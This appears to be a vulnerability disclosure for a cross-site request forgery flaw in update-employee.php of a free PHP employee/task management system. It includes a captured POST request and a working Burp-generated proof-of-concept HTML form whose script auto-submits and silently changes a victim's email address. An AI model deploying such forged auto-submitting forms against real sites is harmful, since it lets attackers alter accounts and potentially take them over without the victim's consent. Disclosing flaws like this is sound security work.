

CSRF vulnerability from php task management system free download in update-employee.php

Affected Project: php task management system free download

Official Website: <https://www.sourcecodester.com/php/17217/employee-management-system-php-and-mysql-free-download.html>

Version: 1.0

Related Code file: update-employee.php

Demonstration

1. First, follow the steps shown in the image to navigate to the page for editing personal information.

The demonstration shows the steps to reach the 'Edit Employee' page in the NDTaskmatic application. The application has a sidebar menu with the following items: Task Mangement, Attendance, Administration, More Projects, Pro Version, Database, and Logout. The 'Administration' item is highlighted with a red arrow labeled '1'. The 'Manage Employee' button is highlighted with a red arrow labeled '2'. The 'Details' column of the employee table is highlighted with a red arrow labeled '3'.

| Serial No. | Fullname | Email | Username | Temp Password | Details |
|------------|----------------|------------------------|---------------|---------------|-------------------------------------|
| 1 | Sachin Mahajan | 3333@gmail.com | sachinmahajan | | ✎ 🗑 |
| 2 | Suresh Jain | surejain@example.com | surejain | 6246125 | ✎ 🗑 |
| 3 | Meera Joshi | meerajoshi@example.com | meera_joshi | | ✎ 🗑 |

The 'Edit Employee' page shows the following form fields:

- Fullname: Sachin Mahajan
- Username: sachinmahajan
- Email: 3333@gmail.com
- Change Password button
- New Password:
- Ok button
- Update Now button


2. Capture the packet, and the following data packet is obtained.

```

Pretty  Raw  Hex
1 POST /update-employee.php?admin_id=28 HTTP/1.1
2 Host: localhost:8080
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0) Gecko/20100101 Firefox/130.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 103
9 Origin: http://localhost:8080
10 Connection: keep-alive
11 Referer: http://localhost:8080/update-employee.php?admin_id=28
12 Cookie: pagekit_auth=zyapCtzzZcXq6qFqKF8qX2qG5Cbus42MefSFLE0L.pRILDFf%2FJVM9zHCEbjFC5qJ; PHPSSID=en7ndnc8ef4hj92t0mdvkdu77
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 em_fullname=Sachin+Mahajan&em_username=sachinmahajan&em_email=3333%40gmail.com&update_current_employee=

```

3. Use Burp's tool to generate a malicious CSRF form request, modifying the `em_email` field, and then generate a test link.



The screenshot shows a Burp Suite interface. A dialog box titled "Show response in browser" is open, displaying a URL: `http://burpsuite/show/6/spzd7uvjiybf3jl0j485fxs4zh5sfn3`. Below the URL are buttons for "Copy", "Close", and a checkbox for "In future, just copy the URL and don't show this dialog". A red arrow points from the dialog box to the generated CSRF PoC form below.

The generated CSRF PoC form is as follows:

```

1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4   <form action="http://localhost:8080/update-employee.php?admin_id=28" method="POST">
5     <input type="hidden" name="em#95;fullname" value="Sachin&#32;Mahajan" />
6     <input type="hidden" name="em#95;username" value="sachinmahajan" />
7     <input type="hidden" name="em#95;email" value="666666666666&#64;gmail&#46;com" />
8     <input type="hidden" name="update&#95;current&#95;employee" value="" />
9     <input type="submit" value="Submit request" />
10  </form>
11  <script>
12    history.pushState('', '', '/');
13    document.forms[0].submit();
14  </script>
15 </body>
16 </html>
17

```

4. By tricking the victim into clicking this link, you'll notice that the victim's information has been unknowingly altered.

NDTaskmatic

BY MAYURI K. FREELANCER

Task Mangement

Attendance

Administration

More Projects

Pro Version

Add New Employee

Manage Admin

Manage Employee

// Author Name: Mayuri K. // for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gmail.com //Visit website : www.mayurik.com

| Serial No. | Fullname | Email | Username | Temp Password | Details |
|------------|----------------|----------------|---------------|---------------|-------------------------------------|
| 1 | Sachin Mahajan | 3333@gmail.com | sachinmahajan | | ✎ ✕ |

NDTaskmatic

BY MAYURI K. FREELANCER

Task Mangement

Attendance

Administration

More Projects

Pro Version

Add New Employee

Manage Admin

Manage Employee

// Author Name: Mayuri K. // for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gmail.com //Visit website : www.mayurik.com

| Serial No. | Fullname | Email | Username | Temp Password | Details |
|------------|----------------|------------------------|---------------|---------------|-------------------------------------|
| 1 | Sachin Mahajan | 666666666666@gmail.com | sachinmahajan | | ✎ ✕ |